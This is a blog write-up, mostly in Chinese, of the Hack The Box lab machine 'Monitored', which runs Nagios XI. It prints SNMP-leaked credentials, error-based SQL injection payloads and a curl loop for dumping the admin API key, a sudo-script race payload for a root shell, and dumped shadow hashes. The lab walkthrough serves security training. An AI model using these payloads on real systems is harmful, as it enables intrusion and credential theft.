Zumpyx's Blog

Monitored

Machines#583MediumLinux

Recon & Enum

export IP=10.10.11.248

  • nmap -sC -A -p- --min-rate 1000 -T4 $IP
Nmap scan report for 10.10.11.248
Host is up (0.17s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp   open  http       Apache httpd 2.4.56
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
|_http-server-header: Apache/2.4.56 (Debian)
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.56 ((Debian))
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Nagios XI
| tls-alpn: 
|_  http/1.1
5667/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
  • ldapsearch -H "ldap://$IP" -x -s base
  • feroxbuster -u https://nagios.monitored.htb/ -d 1 -k

Pasted-image-20240115091430.png

  • search CVE
# 需要认证利用
https://www.cvedetails.com/cve/CVE-2023-48085/
https://www.cvedetails.com/cve/CVE-2023-48084/

一番查找无果后,开始 UDP 端口扫描

  • nmap -sU -sC -A -p- --min-rate 1000 -T4 $IP
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-netstat: 
|   TCP  0.0.0.0:22           0.0.0.0:0
|   TCP  0.0.0.0:389          0.0.0.0:0
|   TCP  127.0.0.1:25         0.0.0.0:0
|   TCP  127.0.0.1:3306       0.0.0.0:0
|   TCP  127.0.0.1:5432       0.0.0.0:0
|   TCP  127.0.0.1:7878       0.0.0.0:0
...
| snmp-sysdescr: Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
|_  System uptime: 5h03m30.11s (1821011 timeticks)
| snmp-win32-software: 
|   adduser_3.118+deb11u1_all; 2023-11-09T10:00:55
...
snmp-interfaces: 
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Traffic stats: 2.82 Mb sent, 2.82 Mb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.10.11.248  Netmask: 255.255.254.0
|     MAC address: 00:50:56:b9:08:11 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|_    Traffic stats: 611.99 Mb sent, 254.68 Mb received
...
|   568: 
|     Name: sh
|     Path: /bin/sh
|     Params: -c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB 
|   569: 
|     Name: systemd-logind
|     Path: /lib/systemd/systemd-logind
...

发现 Snmp 有进程信息,其中包含凭据 svc/XjH7VCehowpR1xZB

Shell as User - nagios

  • Web 页面尝试登录

Pasted-image-20240115091936.png

另一个目录可以登录成功,说明密码正确

Pasted-image-20240115092120.png

结合前面发现的 Nagios XI 漏洞,尝试使用 API 的方式进行认证

Pasted-image-20240115094159.png

尝试给这个 url 发送 login 的 POST 请求,get token

Pasted-image-20240115094253.png

看来并没有禁用 api 的调用,找到漏洞相关的 API 接口

Pasted-image-20240115100608.png

找到注入点

Pasted-image-20240115100825.png

  • 查看数据库版本 2 AND updatexml(rand(),concat(CHAR(126),version(),CHAR(126)),null)-- -

Pasted-image-20240115101055.png

  • 查看数据库数量 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),count(schema_name),CHAR(126)) FROM information_schema.schemata)),null)-- -

Pasted-image-20240115101504.png

一共两个数据库

  • Dump 库 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),schema_name,CHAR(126)) FROM information_schema.schemata LIMIT 0,1)),null)-- -

Pasted-image-20240115101645.png

发现数据库 nagiosxi

  • 查看表的数量 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),count(table_name),CHAR(126)) FROM information_schema.TABLES WHERE table_schema="nagiosxi")),null)-- -

Pasted-image-20240115102254.png

共 22 个表

  • Dump 表 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),TABLE_NAME,CHAR(126)) FROM information_schema.TABLES WHERE table_schema="nagiosxi" LIMIT 0,1)),null)-- -

Pasted-image-20240115102346.png

发现 User 表

  • 查看字段数量 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),count(column_name),CHAR(126)) FROM information_schema.columns WHERE table_schema="nagiosxi" AND TABLE_NAME="xi_users")),null)-- -

Pasted-image-20240115102529.png

发现 17 个字段

  • Dump 字段 2 AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),column_name,CHAR(126)) FROM information_schema.columns WHERE table_schema="nagiosxi" AND TABLE_NAME="xi_users" LIMIT 0,1)),null)-- -

Pasted-image-20240115103356.png

发现所有字段

for i in `seq 17`; do curl 'https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?token=18667b8dddec25e4e79776e636b9f474e91d0633' -X POST -d "action=acknowledge_banner_message&id=2%20AND%20updatexml(rand()%2cconcat(0x3a%2c(SELECT%20concat(CHAR(126)%2ccolumn_name%2cCHAR(126))%20FROM%20information_schema.columns%20WHERE%20table_schema%3d%22nagiosxi%22%20AND%20TABLE_NAME%3d%22xi_users%22%20LIMIT%20$i%2c1))%2cnull)--%20-" -H "Cookie: nagiosxi=c3n9ja5or9or5ng32ledejamva" -k; done

Pasted-image-20240115103718.png

username
password
name
email
backend_ticket
enabled
api_key
api_enabled
login_attempts
last_attempt
last_password_change
last_login
last_edited
last_edited_by
created_by
created_time

这里管理员的密码 Hash 很难爆破出来,因此直接拿管理员的 API Key 使用

  • Dump 数据(username, api_key)
2 AND updatexml(rand(),concat(0x3a,substring((SELECT concat(CHAR(126),username,CHAR(126),api_key,CHAR(126)) FROM nagiosxi.xi_users LIMIT 0,1),1)),null)-- -
2 AND updatexml(rand(),concat(0x3a,substring((SELECT concat(CHAR(126),username,CHAR(126),api_key,CHAR(126)) FROM nagiosxi.xi_users LIMIT 0,1),29)),null)-- -
2 AND updatexml(rand(),concat(0x3a,substring((SELECT concat(CHAR(126),username,CHAR(126),api_key,CHAR(126)) FROM nagiosxi.xi_users LIMIT 0,1),57)),null)-- -

Pasted-image-20240115105822.png

三段拼接得到结果

~nagiosadmin~IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL~
---
nagiosadmin/IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL

在 VulnDB 中的历史漏洞利用处发现添加管理员的接口

Pasted-image-20240115094341.png

添加一个管理员 test569/Admin@123

Pasted-image-20240115110311.png

  • 在后台找到一个添加命令的地方

https://nagios.monitored.htb/nagiosxi/includes/components/ccm/xi-index.php

Pasted-image-20240115110738.png

Pasted-image-20240115111009.png

  • 在添加服务页面,添加新的服务

Pasted-image-20240115111038.png

  • 添加对应参数,Reverse Shell

Pasted-image-20240115111210.png

Pasted-image-20240115111312.png

点击运行检查

Pasted-image-20240115111510.png

Shell as Root

  • 检查 sudo 权限

Pasted-image-20240115111544.png

检查脚本所在目录,发现部分有可写权限

Pasted-image-20240115111620.png

检查 sudo nopasswd 运行的脚本中所调用的子脚本,发现一个 Vuln

Pasted-image-20240115111754.png


  • 构造 Payload
for i in `seq 1000`; do if [[ $(tail /usr/local/nagiosxi/scripts/reset_config_perms.sh -n 1 | grep "bash -p") ]]; then break; else echo '/bin/bash -p' >> /usr/local/nagiosxi/scripts/reset_config_perms.sh; fi; done 1>/dev/null 2>/dev/null & sudo /usr/local/nagiosxi/scripts/reset_config_perms.sh
# 然后清除捷径
sed 's/\/bin\/bash -p//g' -i /usr/local/nagiosxi/scripts/reset_config_perms.sh
Pasted-image-20240115114631.png

Dump Hash

root:$y$j9T$LLy.W6CI0K6McgXMKio0i1$1omBVYjsg.8qEzyjkL.3kXtpAMZNc7x9CMwOnrwltJ8:19671:0:99999:7:::
daemon:*:19670:0:99999:7:::
bin:*:19670:0:99999:7:::
sys:*:19670:0:99999:7:::
sync:*:19670:0:99999:7:::
games:*:19670:0:99999:7:::
man:*:19670:0:99999:7:::
lp:*:19670:0:99999:7:::
mail:*:19670:0:99999:7:::
news:*:19670:0:99999:7:::
uucp:*:19670:0:99999:7:::
proxy:*:19670:0:99999:7:::
www-data:*:19670:0:99999:7:::
backup:*:19670:0:99999:7:::
list:*:19670:0:99999:7:::
irc:*:19670:0:99999:7:::
gnats:*:19670:0:99999:7:::
nobody:*:19670:0:99999:7:::
_apt:*:19670:0:99999:7:::
systemd-network:*:19670:0:99999:7:::
systemd-resolve:*:19670:0:99999:7:::
messagebus:*:19670:0:99999:7:::
systemd-timesync:*:19670:0:99999:7:::
avahi-autoipd:*:19670:0:99999:7:::
sshd:*:19670:0:99999:7:::
svc:$y$j9T$JKvaJakBax4xU3.kZFe221$D2o.A3O6EXWgKPzpD8Gky7cPbXZ/a9Ey/9/OM1AoE80:19671:0:99999:7:::
systemd-coredump:!*:19670::::::
mysql:!:19670:0:99999:7:::
ntp:*:19670:0:99999:7:::
postgres:*:19670:0:99999:7:::
Debian-exim:!:19670:0:99999:7:::
uuidd:*:19670:0:99999:7:::
openldap:!:19670:0:99999:7:::
Debian-snmp:!:19670:0:99999:7:::
snmptt:*:19670:0:99999:7:::
shellinabox:*:19670:0:99999:7:::
nagios:$y$j9T$EnaS672RtIQB0i6zh.ooO/$gkWPA1PKoIQH.ACc6NVntLPY9x55i08J4S6c1Rpvqn.:19671:0:99999:7:::
_laurel:!:19698::::::